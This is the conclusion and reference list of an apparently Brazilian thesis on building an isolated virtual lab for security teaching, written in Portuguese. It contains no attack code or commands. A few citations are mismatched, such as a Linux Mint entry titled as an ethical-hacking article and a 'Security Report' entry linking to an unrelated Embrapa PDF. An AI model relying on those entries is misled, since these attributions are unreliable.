Ao longo deste trabalho, foi especificada uma infraestrutura virtualizada capaz de executar máquinas virtuais que se comunicam entre si, mantendo-as isoladas em um ambiente seguro. Essa configuração também permite que o tecnologista e/ou o docente controlem o ambiente durante as atividades práticas em sala de aula.

Foram propostos modelos de práticas que podem ser implementados nesse ambiente confinado, utilizando as ferramentas e softwares identificados. Muitos dos softwares mencionados, e alguns utilizados neste projeto, estão atualmente disponíveis de forma gratuita, alguns com código aberto, permitindo modificações e adaptações, enquanto outros oferecem apenas o uso das funcionalidades existentes.

Por fim, foi construído um laboratório confinado que inclui toda a modelagem, estruturação e especificação detalhada do ambiente. Esse laboratório garante o isolamento eficiente das máquinas virtuais, oferecendo ótima performance e distribuição adequada dos recursos virtualizados.

# Referências

ABNT. Norma Brasileira ABNT 27002:2013 Tecnologia da Informação - Técnicas de Segurança - Código de Prática para Controles de Segurança. 2013. 20

\_\_\_\_\_. NBR ISO/IEC 27003:2020 Tecnologia da informação — Técnicas de segurança — Sistemas de gestão da segurança da informação — Orientações. Rio de Janeiro: ABNT, 2020. 43

ALENCAR, Márcio Aurélio dos Santos. **Fundamentos de redes de computadores**. Manaus: Universidade Federal do Amazonas, CETAM, 2010. 31

AWS, Amazon. **O que é KVM (máquina virtual baseada em Kernel)?** 2023. Disponível em: <https://aws.amazon.com/pt/what-is/kvm>. Acesso em: 15 ago 2023. 25, 26, 27

CERTBR. **Cartilha de Segurança para Internet**. 2012. Disponível em: <https://cartilha.cert.br>. Acesso em: 31 jul 2023. 38, 116

CHECKPOINT. **Tipos de ataque cibernético**. 2024. Disponível em: <https://www.checkpoint.com/pt/cyber-hub/cyber-security/what-is-cyber-attack/types-of-cyber-attacks/>. Acesso em: 15 out 2024. 39

CLOUDFLARE. **O que é teste de penetração?** 2023. Disponível em: <https://www.cloudflare.com/pt-br/learning/security/glossary/what-is-penetration-testing>. Acesso em: 01 out 2023. 40

\_\_\_\_\_. **Ataque de inundação SYN**. 2024. Disponível em: <https://www.cloudflare.com/pt-br/learning/ddos/syn-flood-ddos-attack/>. Acesso em: 15 out 2024. 103

CONRAD, Eric; FELDMAN, Joshua. **The TCP handshake**. 2012. Disponível em: <https://www.sciencedirect.com/topics/computer-science/three-way-handshake>. Acesso em: 04 jan 2024. 104

DEBIAN, C3SL. **Debian 12 nocloud amd64 qcow2**. 2023. Disponível em: <https://cloud.debian.org/images/cloud/bookworm/latest/>. Acesso em: 11 jul 2023. 91

\_\_\_\_\_. **Debian 12.5.0 amd64 netinst**. 2023. Disponível em: <https://cdimage.debian.org/debian-cd/current/amd64/iso-cd/>. Acesso em: 10 jul 2023. 85, 86

DELL. **Guia de configuração e especificações Dell Vostro 3480**. 2020. Disponível em: [https://dl.dell.com/topicspdf/vostro-14-3480-laptop\\_owners-manual2\\_pt-br.pdf](https://dl.dell.com/topicspdf/vostro-14-3480-laptop_owners-manual2_pt-br.pdf). Acesso em: 28 jul 2023. 57

ETCHER, Balena. **Flash. Flawless. Balena Etcher**. 2023. Disponível em: <https://etcher.balena.io>. Acesso em: 30 jul 2023. 54

FOROUZAN, Behrouz; MOSHARRAF, Firouz. **Fundamentos da Ciência da Computação**. São Paulo: Cengage Learning, 2011. 23

FORTINET. **Tipos de ataque cibernético**. 2024. Disponível em: <https://www.fortinet.com/br/resources/cyberglossary/types-of-cyber-attacks>. Acesso em: 15 out 2024. 39

HINTZBERGEN, Jule et al. **Fundamentos de Segurança da Informação: com base na ISO 27001 e na ISO 27002**. São Paulo: Brasport, 2018. 43

IMPERVA. **TCP Syn Flood**. 2023. Disponível em: <https://www.imperva.com/learn/ddos/syn-flood/>. Acesso em: 06 jan 2024. 105

JUDICIÁRIO, Poder. **Entenda como funcionam os ataques de hackers na Internet**. 2023. Disponível em: [https://www.tjsc.jus.br/web/servidor/dicas-de-ti/-/asset\\_publisher/0rjJEBzj20es/content/entenda-como-funcionam-os-ataques-de-hackers-na-internet](https://www.tjsc.jus.br/web/servidor/dicas-de-ti/-/asset_publisher/0rjJEBzj20es/content/entenda-como-funcionam-os-ataques-de-hackers-na-internet). Acesso em: 06 set 2023. 37

KASPERSKY. **Home office motiva aumento de mais de 330 em ataques usando sistemas de acesso remoto no Brasil**. 2024. Disponível em: <https://www.kaspersky.com.br/about/press-releases/home-office-motiva-aumento-de-mais-de-330-em-ataques-usando-sistemas-de-acesso-remoto-no-brasil>. Acesso em: 14 out 2024. 20

KEEN, Peter G. W. **Guia gerencial para a tecnologia da informação: conceitos essenciais e terminologia para empresas e gerentes**. Rio de Janeiro: Campus, 1996. 23

LENOVO. **Guia do Usuário do M75q-1**. 2020. Disponível em: [https://download.lenovo.com/pccbbs/thinkcentre\\_pdfm75q-1\\_ug\\_pt-br.pdf](https://download.lenovo.com/pccbbs/thinkcentre_pdfm75q-1_ug_pt-br.pdf). Acesso em: 30 jul 2023. 57

LINUX, Kali. **Kali Linux 2023.3 Kernel 6.3.0 Xfce 4.18.4 QEMU amd64**. 2023. Disponível em: <https://www.kali.org/docs/virtualization/install-qemu-guest-vm/>. Acesso em: 05 jul 2023. 97, 98

MICHAELIS. **O que é informação? Dicionário online Michaelis**. 2023. Disponível em: <https://michaelis.uol.com.br/moderno-portugues/busca/portugues-brasileiro/informacao>. Acesso em: 26 out 2023. 22

MICROSOFT. **Introdução ao Hyper-V no Windows**. 2024. Disponível em: <https://learn.microsoft.com/pt-br/virtualization/hyper-v-on-windows/about/>. Acesso em: 21 ago 2024. 28

MINT, Linux. **Há 10 novas ferramentas de hacking ético**. 2023. Disponível em: <https://mint.c3sl.ufpr.br/stable/20.3/linuxmint-20.3cinnamon-64bit.iso>. Acesso em: 30 jul 2023. 46, 53

NAKAMURA, Emílio; GEUS, Paulo. **Segurança de redes em ambientes corporativos**. São Paulo: Berkeley Brasil, 2002. 22, 35, 36

O'BRIEN, James A. **Sistemas de informação e as decisões gerenciais na era da internet**. [S.l.]: Saraiva, 2004. 22

ORACLE. **User Manual - Oracle VM VirtualBox**. 2024. Disponível em: <https://www.virtualbox.org/manual/UserManual.html>. Acesso em: 21 ago 2024. 29

POINT, Java T. **Comandos Metasploit**. 2023. Disponível em: <https://www.javatpoint.com/metasploit-commands>. Acesso em: 31 jul 2023. 41

PPLWARE, Sapo. **Há 10 novas ferramentas de hacking ético**. 2022. Disponível em: <https://pplware.sapo.pt/linux/kali-linux-2022-2-ha-10-novasferramentas-de-hacking-etico>. Acesso em: 21 ago 2023. 42

QEMU. **Documentation: Introduction About QEMU**. 2024. Disponível em: <https://www.qemu.org/docs/master/system/introduction.html>. Acesso em: 21 ago 2024. 30

REPORT, Security. **Brasil é um dos Principais Alvos de Ataques Cibernéticos no Mundo**. 2023. Disponível em: <https://www.infoteca.cnptia.embrapa.br/bitstream/doc/1120124/1/Planodeimplantacaodesegurancadainformacao.pdf>. Acesso em: 19 fev 2023. 20

RITTER, Paulina. **QEMU vs. KVM: Exploring the Virtualization Giants**. 2023. Disponível em: <https://cloudzy.com/blog/qemu-vs-kvm>. Acesso em: 05 set 2023. 50

RNP, Rede Nacional de Ensino e Pesquisa. **Cartilha de proteção contra o IP Spoofing**. 2023. Disponível em: [https://www.rnp.br/arquivos/09\\_rnp\\_antispoofing\\_cartilha\\_pg2\\_fz.pdf](https://www.rnp.br/arquivos/09_rnp_antispoofing_cartilha_pg2_fz.pdf). Acesso em: 21 fev 2024. 107

SOUSA, Lindeberg Barros de. **Redes de Computadores: dados, voz e imagem**. São Paulo: Editora Érica, 1999. 30

SPURGEON, Charles. **Ethernet: O guia definitivo**. Rio de Janeiro: Campus, 2000. 33

STALLINGS, William. **Criptografia e segurança de redes: Princípios e práticas. 6. ed.** Brasil: Pearson, 2014. 37

\_\_\_\_\_. **Network Security Essentials: Applications and Standards**. [S.l.]: Pearson, 2017. 21

SÊMOLA, Marcos. **Gestão da Segurança da Informação: Uma visão Executiva**. Rio de Janeiro: Campus, 2003. 35

TANENBAUM, Andrew S. **Sistemas Operacionais Modernos**. São Paulo: Pearson Education do Brasil, 2016. 24, 30

TANENBAUM, Andrew S.; WETHERALL, David. **Redes de Computadores**. São Paulo: Pearson Prentice Hall, 2011. 31, 32, 33, 34

TORRES, Gabriel. **Redes de Computadores: curso completo**. Rio de Janeiro: Axcel Books, 2004. 34

TOTVS. **Virtual machine: entenda esse conceito e as vantagens para o seu negócio**. 2024. Disponível em: <https://www.totvs.com/blog/inovacoes/virtual-machine/>. Acesso em: 15 out 2024. 25

VALUEHOST. **O que é : Dual boot**. 2024. Disponível em: <https://artigos.valuehost.com.br/glossario/o-que-e-dual-boot/>. Acesso em: 15 out 2024. 46

VMWARE. **Experimente o VMware Workstation Player**. 2024. Disponível em: <https://www.vmware.com/info/workstation-player/evaluation>. Acesso em: 20 ago 2024. 28

WIRESHARK. **The world's most popular network protocol analyzer**. 2023. Disponível em: <https://www.wireshark.org>. Acesso em: 21 ago 2023. 41